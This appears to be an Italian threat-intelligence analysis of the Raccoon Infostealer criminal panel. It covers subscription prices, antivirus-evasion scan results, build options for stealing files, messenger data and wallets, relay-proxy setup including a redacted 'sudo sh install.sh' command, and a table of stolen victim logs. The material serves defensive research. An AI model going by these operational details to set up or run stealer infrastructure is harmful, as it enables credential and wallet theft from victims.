
Nella home page, sono chiaramente presenti i costi del malware infostealer: si va dai **125\$** per una sola settimana, ai **2400\$** per un intero anno. E' possibile inoltre richiedere la generazione di ulteriori "builds" (varianti del malware) pagando una cifra aggiuntiva (da **50\$** a **600\$**) proporzionale al numero di malware richiesti.

Per ricaricare il proprio saldo, l'unico metodo accettato è mediante transazioni Bitcoin o Ethereum.

Questi gli indirizzi dei wallet utilizzabili per il pagamento:



Dalla voce "Settings", è possibile configurare le informazioni sul TimeZone, sulla 2FA, sul Bot Telegram (che riceverà i log delle vittime non appena questi saranno disponibili) e sulle "blockchain explorer", per verificare la correttezza dei wallet trafugati:




A sinistra è presente un menù con le seguenti voci:

- News
- Builds
- Proxies
- Logs
- Support


In questo viaggio nella tana di Raccoon, verrà illustrata nel dettaglio ogni singola voce.

## Sezione News


La sezione “**News**” contiene le novità presenti nell’ultima versione (build) del malware stesso:



Andando a ritroso nelle news, si nota come il **13/05/2023** sia stata rilasciata la Build dell’ultima versione dello stealer (pari a “2.1.1”):



All'interno del post vi è anche un riferimento ad una scansione fatta su **avcheck.net**, un servizio (a pagamento) che permette di testare in maniera anonima un eseguibile e dare le informazioni su quanti Antivirus riescano a rilevarlo:



Welcome to AvCheck.net - anonymous high-speed antivirus scantime checker

Scan files with **26** antivirus engines:


1	Adaware Antivirus 12
2	AhnLab V3 Internet Security
3	Aiyac Internet Security
4	Avast Internet Security
5	AVG AntiVirus
6	Avira Antivirus
7	Bitdefender Total Security
8	BullGuard Antivirus
9	ClamAV
10	Comodo Antivirus
11	Dr.Web Security Space 12
12	Emsisoft Anti-Malware
13	ESET NOD32 Antivirus
14	FortiClient Antivirus
15	F-Secure SAFE
16	IKARUS anti virus
17	Kaspersky internet Security
18	McAfee Endpoint Protection
19	Malwarebytes Anti-Malware
20	Panda Antivirus
21	Sophos Home
22	Trend Micro Internet Security

Scan domains/ip with **22** antivirus engines and blacklists:

1	Avast Internet Security
2	AVG AntiVirus
3	Bitdefender Total Security
4	Dr.Web Security Space 12
5	Emsisoft Anti-Malware
6	ESET NOD32 Antivirus
7	FortiClient Antivirus
8	F-Secure SAFE
9	Kaspersky Internet Security
10	Malwarebytes Anti-Malware
11	Norton Safe Web
12	Sophos Home
13	Trend Micro Internet Security
14	Zillya Internet Security
15	Avira Browser Safety
16	Bitdefender TrafficLight
17	BlockList.de
18	Google Safe-Browsing
19	Malware Domain Blocklist
20	McAfee Site Advisor
21	Spamhaus
22	Yandex Safe-Browsing

Nello specifico, nella news è riportato il seguente link all'analisi di avcheck:

<https://avcheck.net/id/QZ4aJgtQZjVb>



File name is hidden task id: QZ4aJgtQZjVb started: 2023-05-13 13:34 duration: 2 sec

File 1 (479 kb): 2/26 - avira, emsisoft md5: 588b...cd45 (hidden)

Antivirus	Result	detected: 2/26
<input checked="" type="checkbox"/> Adaware Antivirus 12	clean	
<input checked="" type="checkbox"/> AhnLab V3 Internet Security	clean	
<input checked="" type="checkbox"/> Aiyac Internet Security	clean	
<input checked="" type="checkbox"/> Avast Internet Security	clean	
<input checked="" type="checkbox"/> AVG AntiVirus	clean	
<input checked="" type="checkbox"/> Avira Antivirus	HEUR/AGEN.1316207	
<input checked="" type="checkbox"/> Bitdefender Total Security	clean	
<input checked="" type="checkbox"/> BullGuard Antivirus	clean	
<input checked="" type="checkbox"/> ClamAV	clean	
<input checked="" type="checkbox"/> Comodo Antivirus	clean	
<input checked="" type="checkbox"/> Dr.Web Security Space 12	clean	
<input checked="" type="checkbox"/> Emsisoft Anti-Malware	Gen:Variant.Agiala.32	
<input checked="" type="checkbox"/> ESET NOD32 Antivirus	clean	
<input checked="" type="checkbox"/> FortiClient Antivirus	clean	
<input checked="" type="checkbox"/> F-Secure SAFE	clean	
<input checked="" type="checkbox"/> IKARUS anti virus	clean	
<input checked="" type="checkbox"/> Kaspersky Internet Security	clean	
<input checked="" type="checkbox"/> McAfee Endpoint Protection	clean	
<input checked="" type="checkbox"/> Malwarebytes Anti-Malware	clean	
<input checked="" type="checkbox"/> Panda Antivirus	clean	
<input checked="" type="checkbox"/> Sophos Home	clean	
<input checked="" type="checkbox"/> Trend Micro Internet Security	clean	
<input checked="" type="checkbox"/> Webroot SecureAnywhere	clean	
<input checked="" type="checkbox"/> Windows 10 Defender	clean	
<input checked="" type="checkbox"/> ZoneAlarm Antivirus	clean	
<input checked="" type="checkbox"/> Zillya Internet Security	clean	




Il giorno del rilascio della build (13.05.2023), quindi, solamente 2 antivirus su 26 erano in grado di rilevare quella versione di Raccoon Infostealer. Ripetendo l'analisi il 27.07.2023, il numero degli antivirus in grado di rilevare l'eseguibile analizzato è salito ad 11/26:

2.1.1.1.exe (51 kb)		task id: rHAEBJg5Snk5	started: 2023-07-27 11:53:02	duration: 3 sec
2.1.1.1.exe (51 kb): <b>11/26</b> - adaware, alyac, avast, avg, avira, bitdef, drweb, emsisoft, nod32, mbytes, windef		md5: 5b75248a42610c1b925f2095a60cd4f		
Antivirus	Result	detected: 11/26		
<input checked="" type="checkbox"/> Adaware Antivirus 12	Gen:Trojan.Heur.JP.dmW@aeYnYgj			
<input checked="" type="checkbox"/> AhnLab V3 Internet Security	clean			
<input checked="" type="checkbox"/> Alyac Internet Security	Gen:Variant.Lazy.294038			
<input checked="" type="checkbox"/> Avast Internet Security	Win32:PWSX-gen [Trj]			
<input checked="" type="checkbox"/> AVG AntiVirus	Win32:PWSX-gen [Trj]			
<input checked="" type="checkbox"/> Avira Antivirus	HEUR/AGEN.1316207			
<input checked="" type="checkbox"/> Bitdefender Total Security	Gen:Variant.Lazy.294038			
<input checked="" type="checkbox"/> BullGuard Antivirus	clean			
<input checked="" type="checkbox"/> ClamAV	clean			
<input checked="" type="checkbox"/> Comodo Antivirus	clean			
<input checked="" type="checkbox"/> Dr.Web Security Space 12	Trojan.PWS.Stealer.27207			
<input checked="" type="checkbox"/> Emsisoft Anti-Malware	Gen:Trojan.Heur.JP.dmW@aeYnYgj			
<input checked="" type="checkbox"/> ESET NOD32 Antivirus	a variant of Win32/PSW.Agent.OOQ trojan			
<input checked="" type="checkbox"/> FortiClient Antivirus	clean			
<input checked="" type="checkbox"/> F-Secure SAFE	clean			
<input checked="" type="checkbox"/> IKARUS anti.virus	clean			
<input checked="" type="checkbox"/> Kaspersky Internet Security	clean			
<input checked="" type="checkbox"/> McAfee Endpoint Protection	clean			
<input checked="" type="checkbox"/> Malwarebytes Anti-Malware	Spyware.PasswordStealer			
<input checked="" type="checkbox"/> Panda Antivirus	clean			
<input checked="" type="checkbox"/> Sophos Home	clean			
<input checked="" type="checkbox"/> Trend Micro Internet Security	clean			
<input checked="" type="checkbox"/> Webroot SecureAnywhere	clean			
<input checked="" type="checkbox"/> Windows 10 Defender	Trojan:Win32/Phonzylic			
<input checked="" type="checkbox"/> ZoneAlarm Antivirus	clean			
<input checked="" type="checkbox"/> Zillya Internet Security	clean			


## Sezione Builds

La sezione builds contiene il malware vero e proprio, presente sia in formato "exe" che in formato "dll":



E' possibile aggiungere nuove build qualora siano state acquistate più varianti. L'interfaccia permette inoltre di associare una configurazione (custom) ad ogni build creata.

La configurazione può essere creata selezionando la voce "Add Config" in alto e definendo una (o più) regole relative sia al File Loader che al File Grabber:




E' possibile, ad esempio, riservare il malware solo a determinati paesi o, al contrario, fare in modo che venga eseguito in tutto il mondo tranne in alcune nazioni espressamente specificate.

Mediante le regole di File Grabber, è possibile indicare puntualmente in quali cartelle andare a ricercare i dati, oppure quali estensioni non considerare nella raccolta, nonché mettere un limite alla grandezza massima del file da esfiltrare.


E' possibile inoltre raccogliere screenshots e i dati relativi a Telegram, Signal e Discord.

## Sezione Proxies


Senza aver prima generato un proxy, non è possibile generare una build:



L'acquisto di un proxy può essere fatto premendo sul pulsante "Buy Proxy - zerohost.io" presente appunto nella sezione proxy:




Cliccando sul bottone, si viene rimandati ad un bot telegram (@zerohostio\_bot):




Provando a scrivere un messaggio ed avviando di conseguenza il bot, viene mostrato il seguente menù:




Cliccando su "Buy Server", è possibile procedere all'acquisto di una VPS geolocalizzata in Russia o in Olanda:



E' possibile inoltre scegliere il sistema operativo della macchina, tra una lunga lista di distribuzioni disponibile:



Per il pagamento, è disponibile una scelta con molte cryptovalute differenti:




Una volta acquistato il proxy, questo deve essere configurato per poter comunicare con il "main proxy":

### Update proxy


Run script on your server

```
sudo sh install.sh 212.██████████
```

URL  
http://██████████ ?

Country code  
us  ?

Comment

Expires at  
██████ 2023  ?

Enabled

AV detects notifications

**UPDATE** **CANCEL**

Questa tecnica viene utilizzata per ridurre le probabilità che le comunicazioni vengano bloccate: i log della vittima vengono infatti inviate al proxy (nuovo) configurato dall'attaccante (presumibilmente non noto da fonti OSINT), per poi essere inoltrati al "Main Proxy".


## Sezione Logs:

All'interno della sezione Logs sono riportati i dati trafugati dalle vittime. Questi possono essere scaricati (mediante il pulsante "Download") o visionati comodamente da interfaccia grafica.

Nella schermata sono riportati i dati in forma schematizzata: ogni riga corrisponde ad una diversa vittima.

Nelle varie colonne, sono riportati le informazioni riguardanti:


- **BLD**: è il numero della build del malware, utile nel caso di più build disponibili
- **GEO**: il paese e l'indirizzo IP della vittima
- **PWD**: il numero di password recuperata mediante infostealer
- **CKE**: il numero di Cookie
- **WLT**: il numero di portafogli di cryptovalute recuperati (Wallet)
- **CC**: il numero di carte di credito recuperate
- **ACT**: la grandezza dei dati esfiltrati



The screenshot shows the 'Logs' section of the Swascan interface. At the top, there are buttons for 'SEARCH' and 'CONVERTER'. Below that, a 'DOWNLOAD 7.8KB' button is visible. The table has columns for BLD, GEO, PWD, CKE, WLT, CC, TAG, DAT, COM, and ACT. The first three rows show data for different victims, with the first two having non-zero values in several columns. The third row shows 'Empty' in the TAG column. The ACT column shows file sizes like '2.45b', '5.55b', and '6.35b'.

